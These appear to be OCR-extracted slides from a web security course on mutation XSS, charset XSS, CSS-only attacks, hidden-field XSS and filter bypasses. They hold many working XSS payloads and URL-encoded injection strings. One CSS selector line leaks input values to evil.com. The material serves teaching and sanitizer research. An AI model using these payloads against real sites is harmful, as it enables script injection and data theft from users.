So, here we have a broken P element. The browser will likely just remove it, no?

```
<svg></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

Not true. Chrome for example **repaired** the element. And that lead to changing the parser. Boom, mXSS.

```
<svg><p></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

mXSS Root-Cause Number Two

- **Unpredictable Changes** in markup-type force a change of parser
  - Browser first thinks it’s XML or maybe HTML
  - Then, an element gets removed!
  - Element content stays, which is often the case
  - The browser gets, well, „confused“
  - And that causes a bypass to happen, boom. mXSS.

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

This element needs to go but its content needs to stay.

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

Ooops, this changes the type.
From CDATA to actual XML!

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

```
<noembed><svg></svg><b></b>
<style><b
title='</style><img src=x
onerror=alert(1)>'>
```

Oh, FFS…

We thought we had it!

- After some time of fixing DOMPurify. We thought we figured it out
- We assumed the problem is understood, solved and we can move on
- We were wrong.
- Check this out! https://is.gd/UxQSy9

```
<math><mtext><a
title='one'><audio>aa<altglyphdef>
<animatecolor><filter><fieldset><a
title='two'></fieldset>ccd</a>gg<mgl
yph><svg><mtext><style> <a
title='</style><img src=#
onerror=alert(1)>'>
```

Mutations are here to stay

- We can observe that mutations cannot be avoided
- **Problem one**: Capability changes
  - Noscript, Noembed and the likes
- **Problem two**: Context changes
  - From SVG to HTML and back, MathML
- **Problem three**: Node Removals
  - Forcing the above using node removal
- These problems are hard to tackle and will likely accompany us until we have something better than HTML

Do what now?

- There are a bunch of things we can get done
- Some of them are of tactical, others of strategic nature
- **From a tactical point of view**
  - We can build better sanitizers for developers to use
  - We try to navigate around everything SVG, MathML, XML-ish
  - We try to navigate around user-controlled CSS, but that’s prio 2
- **From a strategic point of view**
  - We get the sanitizer to be inside the browser
  - We rewrite the standards, including HTML
  - Or, we change jobs and become a gardener

And who’s gonna do all that?

- Well, us, no?
- **From a tactical point of view**
  - Enhance DOMPurify and harden it further
  - Note that we are “hyper-tolerant by default”
- **From a strategic point of view**
  - Sanitization has meanwhile arrived in the browser
  - The standards have been adjusted here and there
  - HTML will likely change soon, things point that direction
- The level of awareness is growing. Folks now want to fix this.

Let‘s have look here

- Back then, **2016**, first attempt
  - https://www.youtube.com/watch?v=KIRvxYqk_Wc
- Then here, **2018**, Schloss Dagstuhl
  - https://www.dagstuhl.de/en/program/calendar/semhp/?semnr=18321
- And now, **2021**, finally!
  - https://wicg.github.io/sanitizer-api/

Next Steps

- Keep maintaining JavaScript based sanitizers
  - Things could be worse, protection levels are quite good
- Keep pushing development of Browser-based sanitizers
  - Things are in motion, first implementations in FF and Chrome!
- Keep exploring the mXSS attack surface
  - Good starting point? Jsdom! („oh dear...“)
- And piece by piece get closer to be able to handle Markup securely, despite weird HTML, SVG & MathML Cocktails

AngularJS mXSS Corner Case

- In recent AngularJS versions, we can observe an interesting mXSS corner case
- This time it's based on unsafe handling of `document.createComment()`

```
<!doctype html>
<html ng-app>
<head>
<script src="angular.min.js"></script>
</head>
<body>
<b class="ng-include:'somefile?--
&gt;&lt;svg&sol;onload=alert&lpar;1&rpar;&gt;'">HELLO</b>
<button onclick="body.innerHTML+=1">do the mXSS
thing</button>
</body>
```

Forcefully open Print Preview

- In MSIE, IE8 document mode, we can force-fully open the print-preview
- There's an ancient, long forgotten API that IE uses
- Ever heard of `ExecWB`? http://is.gd/0iLSMn
- No? Good :)

```
<meta http-equiv="X-UA-Compatible" content="IE=8">
<iframe
   src="?"
   id="test"
   onload="document.all.test.ExecWB(7,1)"
></iframe>
```

Questions

1)How can we be safe from mXSS?

2)SVG inside HTML, was that good idea?

3)What if we cannot execute JavaScript?

Character Set XSS

- “Charset XSS” is one of the least illuminated areas in this whole field
- There is many charsets out there, some recent, some legacy. Some broken, some sane
- Some are ready for the web, some are not!
- Charset XSS is mostly based on two different premises
    - **Premise one:** Generate Characters from different characters
    - **Premise two:** Consume characters and make room for different characters
- Charset XSS assumes a vulnerable charset is present on a website
- Or assumes that we can somehow set the charset to what we need
- But, why do we even have multiple charsets?

How to set a charset?

- As mentioned, there's several ways to set a website to be rendered in a certain charset.
- Most prominent way? The HTTP header, content-type suffix.
  - `Content-Type: text/html; charset=utf-8`
- And META Tags, two of them
  - `<meta http-equiv=Content-Type content=text/html;charset=utf-8>`
  - `<meta charset=UTF-8>`
- We can also define the charset for script tags
  - http://www.w3schools.com/tags/att_script_charset.asp
- But who wins if several ways of declaring a charset are present? Who has precedence? And what if **no valid charset** is present?

Well, no one really knows

- In the early days this was very unclear
- So browser vendors just implemented whatever came to mind
- But before we dive into that, let's have a look at interesting charsets
- And see charsets that are not really charsets after all! Like BOCU, SCSU and others.
- We will cover the following:
  - EBCDIC, CP37 and CP875 http://is.gd/8VqH1w
  - ISO-2022-JP and ISO-2022-KR http://is.gd/jC5XJ4
  - HZ-GB-3212 http://is.gd/RE0iv4
  - UTF-7 (at least a bit) http://is.gd/nPk0sy
  - BOCU and SCSU http://is.gd/8kLfvs

Example Charset Vectors

- CP875

```
L¢ƒ™‰—£n)“…
™£Mñ]La¢ƒ™‰—£n
```

- ISO-2022-JP

```
<img src="x"
alt="$B(Bonerr
or=alert(1)//"
>
```

- ISO-2022-KR

```
<img src="x" alt="a
栒♥숀씸訣팁膽抉？
쬤"onerror=alert(1)
//</p>
```

- UTF-7

```
+ADw-script+AD4-
alert(+ACc-
xss+ACc-)+ADw-
+AC8-script+AD4-
```

- BOCU


```
Ã³Â¹ÀÄ±¼µÂÄxyÃ
³Â¹ÀÄ
```

- HZ


```
<img src="x"
alt="●14.拣韭塘屏优碳𝓈
炯
鹁"onerror=alert(1)/
/
```

Practical Examples

- **ISO-2022-JP**
  - %3Cimg%20src%3D%22x%22%20alt%3D%22**%1B%24B%1D%03%1B%28B**onerror%3Dalert%281%29//%22%3E
  - **%1B%24B%01%1D%1B%28B**img%20src%3D%22x%22%20onerror%3D%22alert%281%29%22**%1B%24B%01%1F%1B%28B**
- **CP875**
  - L%A2%83%99%89%97%A3n%81%93%85%99%A3M%F1%5DLa%A2%83%99%89%97%A3n
- **HZ-GB2312**
  - %3Cdiv%3E%3Cimg src="x" alt="**~{**xx">%3Cp>BLAFASEL%3C/p%3E%3Cp%3E**~}**"onerror=alert(1)//%3Cp%3E
- **ISO-2022-KR**
  - %3Cdiv%3E%3Cimg src="x" alt="**%0e**xx">%3Cp%3EBLAFASEL%3C/p%3E%3Cp%3E**%0F**"onerror=alert(1)//%3Cp%3E
- **BOCU**
  - %8C%C3%B3%C2%B9%C0%C4%8E%B1%BC%B5%C2%C4x%81y%8C%7F%C3%B3%C2%B9%C0%C4%8E



Injection Scenarios



- ISO-2022-JP
  - <img src="x" alt="$B(Bonerror=alert(1)//">
    - %3Cimg%20src%3D%22x%22%20alt%3D%22%1B%24B%1D%03%1B%28Bonerror%3Dalert%281%29//%22%3E
  - $B(Bimg src="x" onerror="alert(1)"$B(B
    - %1B%24B%01%1D%1B%28Bimg%20src%3D%22x%22%20onerror%3D%22alert%281%29%22%1B%24B%01%1F%1B%28B
- HZ-GB2312
  - <img src="bla" alt=" %INJECTION1% ">Blafasel %INJECTION2%
  - <img src="x" alt="●14.拣韭塘屏优碳s炯鹁onerror=alert(1)//
- ISO-2022-KR
  - <img src="bla" alt=" %INJECTION1% ">Blafasel %INJECTION2%
  - <div><img src="x" alt="a 栒♥숀씸訣틥膽抉 ? 쬞 "onerror=alert(1)//

ISO-2022-JP

- Break out Attributes
  - <img src="x" alt="**$B(Bonerror=alert(1)//**">
  - %3Cimg%20src%3D%22x%22%20alt%3D%22**%1B%24B%1D%03%1B%28Bonerror%3Dalert%281%29//**%22%3E
- Create HTML Characters
  - **$B(B**img src="x" onerror="alert(1)"**$B(B**
  - **%1B%24B%01%1D%1B%28B**img%20src%3D%22x%22%20onerror%3D%22alert%281%29%22**%1B%24B%01%1F%1B%28B**

CP875

- Create HTML Characters
  - `<!-- Canonical -->`
  - **L**¢ƒ™‰—£n)“…™£Mñ]La¢ƒ™‰—£**n**

  - `<!-- URL Encoded -->`
  - **L**%A2%83%99%89%97%A3n%81%93%85%99%A3M%F1%5DLa%A2%83%99%89%97%A3**n**

HZ / HZ-GB2312

- We need two injection points here

  -
    ```
    <html>
    <img src="bla" alt=" %INJECTION1% ">
    <p>Blafasel %INJECTION2%</p>
    ```

  -
    ```
    <div><img src="x" alt="~{">
    <p>BLAFASEL</p>
    <p>~}"onerror=alert(1)//<p>
    ```

  -
    ```
    <div><img src="x" alt="●14. 拣韭塘屏优碳s炯
    鹁 "onerror=alert(1)//<p>
    ```

Questions

1) Why are there invisible characters?
2) What does the sequence ESC (B mean?
3) What are the risks connected to such a thing?

Real Life Charset XSS Issues


- A series of XSS challenges used Charset XSS
  - Luckily, we document them
  - **Challenge One**: http://is.gd/6hkWVK
  - **Challenge Two**: http://is.gd/w0hQxy
- They show very much, how we can use those in the wild
  - One key feature is still Charset Sniffing https://is.gd/fKgz45
- Rule of thumb:
  - No charset header set? Charset XSS
  - Invalid charset header set? Charset XSS
- Once we have Charset XSS, the attacker can bypass
  - `strip_tags()`
  - `htmlspecialchars()`
  - `htmlentities()`

Questions

1)What is Charset XSS, in your own words?

2)What is the root cause, not the trigger?

3)Where is this attack most popular?



CSS-Only Attacks

- CSS can do far more than just style things in your website
- CSS4 and its selectors and modules get closer to actual „Turing Completeness“
- And the IE, FF, Opera and WebKit-specific Features bring tons of risk as well
- CSS and CSS-only enables a wide range of attacks
  - Data Leakage for example
  - Link-Hijacking in Opera
  - Binding-Attacks in older Firefox versions
  - CSS Expressions in Internet Explorer 5-10 (11 only in “Trusted Site Mode”)
  - Behavior-based Attacks, Default Behaviors, HTML+TIME, Folder-Attribute
  - Problems for parsers, Privacy in Web-Mailer software
  - Styled Scrollbars in Webkit, SVG and CSS
- CSS Injections are dangerous and more than meets the eye

Advanced CSS Attacks

- „Malicious Font Injections" / Data Leakage
  - SVG Fonts might be getting exciting, have been already
  - „Font-Virus" located in central Font-Repos?
- „Data Leakage" via Attribute-Selector (The Sexy Assassin http://p42.us/css/)
  - `input[value^=a]{background:url(//evil.com/?a)}`
- „Charset Attacks", UTF7 is back – in CSS still possible!
  - `@charset "UTF-7";` or just the BOM, check here! https://is.gd/GwWDOr
- `@import` Attacks – again resulting in data leakage
  - Works perfectly across domain borders
- Mutation XSS (or mXSS)
  - `<p style="font-family:'foo\27\3bx\3a expression(alert(1))/*'">`
- Core Problem? Crazy parsers, no popular and working CSS filters!
  - HTMLPurifier uses CSSTidy. Which is completely broken.
  - PHP CSSReg http://www.thespanner.co.uk/2011/08/18/php-cssreg/

Don't trust the parser, don't build block-lists

```
<div style='x:anytext/**/xxxx/**/n(alert(1))("\"))))))expressio\")'>aa</div>
```

XSS via CSS and SCT in MSIE

- It is possible to cause XSS in case we have control over the first bytes of a resource
- As proven in the following mini-challenge
  - http://html5sec.org/kcal.pw/puzzle5.php
- This works for arbitrary content types
- Contrary to HTC, where we have to have the proper content type (very unlikely that is)
- CSS injection + JSON callback = XSS

Yay!
DEMO

XSS via CSS – Step By Step

Yay!
DEMO

- **1. Use RPO**, see slash behind .php
  - https://html5sec.org/kcal.pw/puzzle5.php/
- **2. Force old docmode** via <meta>
  - https://html5sec.org/kcal.pw/puzzle5.php/?name=<meta http-e...
- **3. Inject CSS** imported thanks to RPO
  - https://html5sec.org/kcal.pw/puzzle5.php/?name=<meta http-equiv...
- **4. Inject SCRIPTLET** via dynamic CSS file
  - https://html5sec.org/kcal.pw/puzzle5.php/?name=<meta http-equiv=X...

CSS Hacks in a security context

- In the early days, there was an amazing website on CSS filters
- Not the CSS filters we know today – rather browser filters, hacks
  - Here: http://is.gd/RXZfqY
- Nowadays, CSS and comments are still a perfect seed for XSS filter bypasses!
- Let's see some examples!
  - `<p style=color:exp/*pres*/ression(alert(1))>`
  - `<p style=color:/*red;*/expre\s\sion(alert(1))>`
  - `<p style=font-family:expression&#x2f&#x2a;font-family:&#x2a&#x2f(alert(1));>`
  - `<p style=color:e\xpress\ion(alert)/*;color:red;*/(1)>`
  - And many many more
- Bottom line – if we have a CSS injection and the filter allows comments...
- Then we have more or less won the XSS battle
  - Remember, we can also combine with with `@import`, `@charset` etc.
  - Once we get a `@charset` in, it's game over for the filter
  - Similar to the UTF-7 BOM in CSS http://is.gd/2j6JZ1

Questions

1)How far can we go with injected CSS?

2)MSIE inside Edge, is that a problem?

3)Is CSS Turing Complete?

XSS from Passive Elements

- Often, we can inject but we need user interaction for the attack to work
  - You can inject attributes into a `<div>`
  - Or inject into an element that isn't even visible
- This can be a click or a hover or sometimes more unlikely things
  - Annoying! And lowers the criticality of our bugs!
- We asked ourselves – is this limitation real?
- Can we not find ways to get around that and trigger JavaScript execution from any element?
- Of course we can. Let's have a look!
  - http://html5sec.org/#145
- **But XSS from disabled elements? Now way it seems!**

Yay!
DEMO

HTML and its Edit-Modes

Yay! DEMO

- In MSIE's early days, an HTML editor mode was introduced
- The reason, similar to AJAX, was Hotmail.com – and it's heavy requirements for a responsive in-browser UI.
- Several ways exist to activate Edit-Modes
- And different Edit-Modes have different implications!
  - `<div contenteditable=true>`
  - `<script>document.designMode = 'On';`
  - `<script>document.execCommand('EditMode',1,1)`
  - `<style>*{user-modify:read-write`
  - `<style>*{user-input:enabled`
  - `<math><maction actiontype="input">`
- **Now how would that affect an attacker? Let's check it out!**

```
<div contenteditable>
    <a href="javascript:alert(1)">
        Meeeeh
    </a>
</div>
```

```
<div contenteditable>
    <a contenteditable=false
      href="javascript:alert(1)">
      Oh boy!
    </a>
</div>
```


XSS in Hidden Fields: Exploitable?

- Many people have been wondering about this in the past
- There was many techniques in the past
  - Using CSS and `content:'abc'` in Opera
  - Using `content:url()` and `onerror` in legacy Opera
  - Using `-moz-binding` in FF2-3
  - Using `onformchange` and `onforminput` in Opera
  - Using CSS Expressions – not new at all
- But meanwhile all known techniques are fixed!
- And even the CSS expression trick won't work in IE11
- So XSS in hidden fields is worthless?
- **Well, Of course we don't agree here.**

Yay!
DEMO

```
<form action='submit.php'>
<input type='hidden' name='t'
value=''style='behavior:url(?)'onread
ystatechange='alert(1)'>
<input type='submit'>
</body>
```

See https://is.gd/YqdkOk




```
<input onfocus="alert(1)" 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33
34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73
74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109
110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139
140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169
170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199
200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229
230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259
260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289
290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319
320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349
350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379
380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409
410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439
440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469
470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499
500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529
530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559
560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589
590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619
620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649
650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679
680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709
710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739
740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769
770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799
800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829
830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859
860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889
890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919
920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949
950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979
980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007
1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 type="hidden">
```

This was fixed but it was sooo pretty...

Bypassing the Request Validator

- ASP.NET ships an anti-XSS tool called Request Validator
  - Check here for example http://is.gd/mgZfgP
- This tool detects XSS in user input and blocks the attack
- A bit like the MSIE XSS Filter. The tool essentially complains about `<\w+` in the URL
- Now how can we bypass that?
  Easy, at least in MSIE.
- We use the legendary percent-tag!
  - `<% contenteditable onresize=alert(1)>`



Eric Lawrence 🎻
@ericlaw

Follow

10:26 AM - 6 Aug 2019

28 Retweets 111 Likes

Basic XSS Filter Bypasses

- Here's the up-to-date filter rules: http://pastebin.com/XGARa3vF
- We could bypass the filter using links and forms
- But that was fixed, here's the fix for the “formaction”-bypass:
  - `{<OPTION[ /+\t].*?va{l}ue[ /+\t]*=}`
  - `{<TEXTA{R}EA[ /+\t>]}`
